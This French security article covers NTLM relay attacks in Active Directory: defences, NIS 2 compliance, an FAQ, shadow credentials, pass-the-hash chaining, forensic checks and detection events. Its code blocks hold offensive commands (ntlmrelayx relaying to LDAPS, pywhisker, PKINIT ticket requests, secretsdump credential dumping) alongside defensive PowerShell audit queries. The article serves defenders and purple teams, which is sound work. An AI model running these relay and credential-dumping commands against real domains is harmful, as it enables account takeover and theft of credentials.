La compréhension profonde du NTLM Relay passe inévitablement par la pratique en environnement contrôlé. Les formations red team intégrant des scénarios de relay NTLM permettent aux équipes blue team de comprendre ce qu'elles cherchent à détecter, d'ajuster leurs règles SIEM et de valider leurs processus de réponse à incident.

Notre recommandation est d'organiser au minimum un exercice de type purple team sur la thématique NTLM Relay une fois par an, idéalement deux fois pour couvrir les changements d'infrastructure semestriels, avec les étapes suivantes : reconnaissance réseau (scan SMB signing), empoisonnement LLMNR (si non désactivé), relay vers LDAP avec création de compte machine, RBCD et obtention d'un ticket d'impersonnification. Chaque étape doit être validée du point de vue détection avant de passer à la suivante.

Pour comprendre les mécanismes d'escalade après un relay réussi, notre article sur les outils d'audit Active Directory fournit les ressources nécessaires pour construire un environnement de test complet.

Intégration NTLM dans le Programme de Gestion des Vulnérabilités

Le NTLM Relay ne devrait pas être traité comme une problématique ponctuelle mais comme un axe permanent du programme de gestion des vulnérabilités. Les éléments à intégrer dans la roadmap sécurité incluent :

Scan mensuel : vérification automatisée du SMB signing et de la configuration LDAP sur tous les serveurs via Netexec ou CrackMapExec en mode audit

Audit trimestriel : revue des authentifications NTLM dans les logs SIEM, identification des nouvelles sources ou des anomalies

Test semestriel : exercice red team simulant un relay NTLM complet depuis une position réseau standard (utilisateur du domaine)

Revue annuelle : audit complet AD CS avec Certipy pour vérifier que les templates restent sécurisés et qu'aucun ESC8 n'a été réintroduit

Cette approche programmatique est alignée avec les exigences de la directive NIS 2 en France, qui impose aux entités essentielles et importantes une gestion continue des risques cyber incluant les vecteurs d'attaque sur les systèmes d'authentification. Les organisations soumises à NIS 2 doivent être en mesure de démontrer lors des audits que leurs systèmes d'authentification respectent les bonnes pratiques, ce qui inclut explicitement la désactivation ou la restriction de NTLM selon les référentiels ANSSI. Les incidents liés au NTLM Relay doivent également être documentés et déclarés à l'ANSSI dans les délais réglementaires si les seuils d'impact sont atteints. Un programme structuré de gestion du risque NTLM facilite cette conformité en fournissant les preuves d'audit nécessaires : logs de scan, rapports de configuration, tests de validation et traçabilité des actions correctives réalisées.

Foire Aux Questions sur le NTLM Relay en 2026

SMB signing activé suffit-il à bloquer toutes les attaques de relay NTLM ?

Non, absolument pas. SMB signing bloque uniquement le relay SMB-to-SMB, mais pas les relay SMB-to-LDAP, SMB-to-HTTP ou SMB-to-ADCS qui sont les vecteurs les plus dangereux en 2026. Une protection complète nécessite SMB signing, LDAP signing avec channel binding (CBT), désactivation LLMNR/NBT-NS et audit/patch AD CS pour bloquer ESC8. Ces quatre mesures sont complémentaires et non substituables.

Peut-on relayer du NTLM si la cible utilise LDAPS sur le port 636 ?

Oui, si le Channel Binding (EPA) n'est pas activé sur le DC. LDAPS chiffre bien le transport avec TLS, mais ne lie pas l'authentification NTLM au canal TLS si le Channel Binding Token (CBT) n'est pas requis. L'activation de LdapEnforceChannelBinding = 2 sur tous les DC est donc absolument indispensable, même dans un environnement qui utilise déjà LDAPS exclusivement.

Comment identifier les applications qui dépendent de NTLM avant de le désactiver ?

Activez l'audit NTLM via la GPO "Network Security: Restrict NTLM: Audit NTLM authentication in this domain" et analysez les événements 8004 (authentification NTLM entrante sur le DC) et 8003 (authentifications NTLM sortantes) dans l'Observateur d'événements. Un délai d'audit de 30 à 60 jours permet de couvrir tous les cycles applicatifs. Certify.exe et PingCastle permettent également d'identifier les applications qui utilisent NTLM de manière passive sans modifier la configuration.

Shadow Credentials : Le Relay NTLM Sans Compte Machine

Les **Shadow Credentials** représentent une technique d'escalade de privilèges particulièrement furtive qui peut être déclenché via un relay NTLM vers LDAP. Au lieu de créer un compte machine (ce qui génère un événement 4741 facilement détectable), l'attaquant ajoute une clé KeyCredential sur l'attribut msDS-KeyCredentialLink du compte victime. Cette clé permet

ensuite de s'authentifier avec Kerberos PKINIT sans connaître le mot de passe du compte, et sans modification visible des groupes ou des permissions.

La technique est documentée par Elad Shamir (CrowdStrike) et Charlie Clark. Elle est redoutable car elle laisse peu de traces : pas de nouveau compte créé, pas de modification des groupes ou des ACL. Seul l'attribut msDS-KeyCredentialLink du compte ciblé est modifié, et cet attribut n'est pas audité par défaut dans Windows.

```
 # Relay NTLM vers LDAP pour ajouter Shadow Credentials sur la cible
python3 ntlmrelayx.py -t ldaps://dc.domaine.local -smb2support --shadow-credentials --shado

# Avec Pywhisker (alternative a ntlmrelayx pour shadow creds)
python3 pywhisker.py -d domaine.local -u victime -p password --action add --filename shadow

# Authentification PKINIT avec la cle Shadow Credentials
python3 gettgtpkinit.py -cert-pfx shadow_key.pfx domaine.local/victime victim.ccache

# Detection Shadow Credentials : surveiller les modifications de msDS-KeyCredentialLink
# Evenement 5136 avec AttributeLDAPDisplayName = msDS-KeyCredentialLink
```

Pass-the-Hash Combiné avec NTLM Relay : Chaîne d'Attaque Avancée

Le NTLM Relay ne fonctionne pas seulement pour capturer des hashes — il peut également être combiné avec des techniques de Pass-the-Hash une fois qu'un premier compte est compromis. Après un relay réussi qui permet de dumper LAPS ou d'obtenir un accès initial, les hashes récupérés peuvent être utilisés pour étendre le relay vers d'autres machines sans interaction utilisateur supplémentaire.

Cette combinaison illustre pourquoi les attaques AD modernes sont si difficiles à stopper une fois qu'elles ont commencé : chaque compromission ouvre de nouvelles possibilités de relay, créant un effet boule de neige. Un compte avec des droits limités peut permettre un premier relay vers LDAP, qui permet de configurer RBCD, qui permet d'obtenir un ticket d'impersonnification pour un compte admin, qui permet un DCSync complet.

```
 # Pass-the-Hash vers SMB apres recuperation d'un hash via relay
python3 smbclient.py -hashes :NT_HASH domaine/utilisateur@target-ip

# Combine avec secretsdump pour dumper les credentials locaux
python3 secretsdump.py -hashes :NT_HASH domaine/utilisateur@target-ip

# Utiliser les hashes locaux pour relancer un nouveau relay
python3 ntlmrelayx.py -tf targets2.txt -smb2support -hashes :NT_HASH
```

Environnement Hybride : NTLM Relay et Azure AD Connect

Dans les environnements hybrides combinant Active Directory on-premises et Microsoft Entra ID (Azure AD), **Azure AD Connect** introduit des risques supplémentaires liés au NTLM Relay. Le compte de synchronisation MSOL_ dispose de droits très élevés sur l'AD (réplication totale du domaine) et utilise NTLM pour certaines communications locales. Une compromission de ce compte via relay permettrait un DCSync immédiat.

La technique SyncJacking, documentée récemment, exploite ces vecteurs pour compromettre à la fois l'AD on-premises et le tenant Entra ID via un seul point d'entrée. Notre article sur Entra Connect et SyncJacking détaille les mécanismes et les protections spécifiques à cet environnement hybride.

Audit Active Directory Post-Relay : Forensique de l'Attaque

Lorsqu'une attaque NTLM Relay est suspectée ou confirmée, une investigation forensique rapide est nécessaire pour évaluer l'étendue de la compromission. Les éléments à vérifier en priorité sont :

Comptes machine créés dans les dernières 24-72h (événement 4741) — vérifier s'ils correspondent à des opérations IT légitimes

Modifications d'ACL sur des objets AD sensibles (événement 5136) — ACE ajoutés sur les GPO, comptes admin, groupes à privilèges

Attribut msDS-AllowedToActOnBehalfOfOtherIdentity — vérifier si des délégations RBCD ont été configurées illégitimement

Attribut msDS-KeyCredentialLink — détecter les Shadow Credentials ajoutées sur des comptes sensibles

Certificats AD CS émis dans la période suspecte — vérifier les logs du CA pour des demandes anormales

Connexions LDAP anonymes ou inhabituelles vers les DC — logs IIS si AD CS est installé

```
 # Rechercher les comptes machine crees recemment
Get-ADComputer -Filter * -Properties Created | Where-Object {$_.Created -gt (Get-Date).AddD

# Verifier les modifications d'attributs RBCD sur tous les objets
Get-ADObject -Filter * -Properties "msDS-AllowedToActOnBehalfOfOtherIdentity" | Where-Objec

# Verifier les Shadow Credentials existantes
Get-ADObject -Filter * -Properties "msDS-KeyCredentialLink" | Where-Object {$_."msDS-KeyCre

# Audit des certificats emis par AD CS (PowerShell PKI module)
Get-CACertificate -ComputerName ca-server | Where-Object {$_.NotBefore -gt (Get-Date).AddDa
```

Comparaison NTLM Relay vs Autres Attaques d'Identité AD

Pour contextualiser le NTLM Relay dans l'écosystème des attaques AD, voici une comparaison avec les autres techniques principales :

Technique	Prérequis	Complexité	Détectabilité
NTLM Relay (SMB)	Position réseau, SMB signing absent	Faible	Moyenne (4776)
NTLM Relay (LDAP+ESC8)	Position réseau, AD CS non patché	Moyenne	Faible sans ADCS audit
Kerberoasting	Compte utilisateur domaine	Très faible	Moyenne (4769)
Pass-the-Hash	Hash NTLM d'un compte	Faible	Moyenne (4624 type 3)
Golden Ticket	Hash KRBTGT (DA requis)	Élevée	Très faible

À RETENIR

Points clés à retenir sur le NTLM Relay en 2026

SMB signing seul ne suffit pas — le relay LDAP et ADCS sont les vecteurs prioritaires à bloquer en 2026

AD CS ESC8 est le vecteur le plus dangereux car il permet d'obtenir des certificats machines pour rebondir vers un DCSync complet

PetitPotam et DFSCoerce permettent de forcer l'authentification NTLM d'un DC même sans aucun utilisateur actif sur le réseau

La migration vers Kerberos est la seule solution définitive — NTLM doit être traité comme un protocole legacy à éliminer avec un plan structuré

MDI + SIEM avec surveillance des événements 4776, 4741 et 5136 permet la détection précoce d'un relay en cours

LLMNR et NBT-NS désactivés = Responder inopérant = première ligne de défense opérationnelle immédiate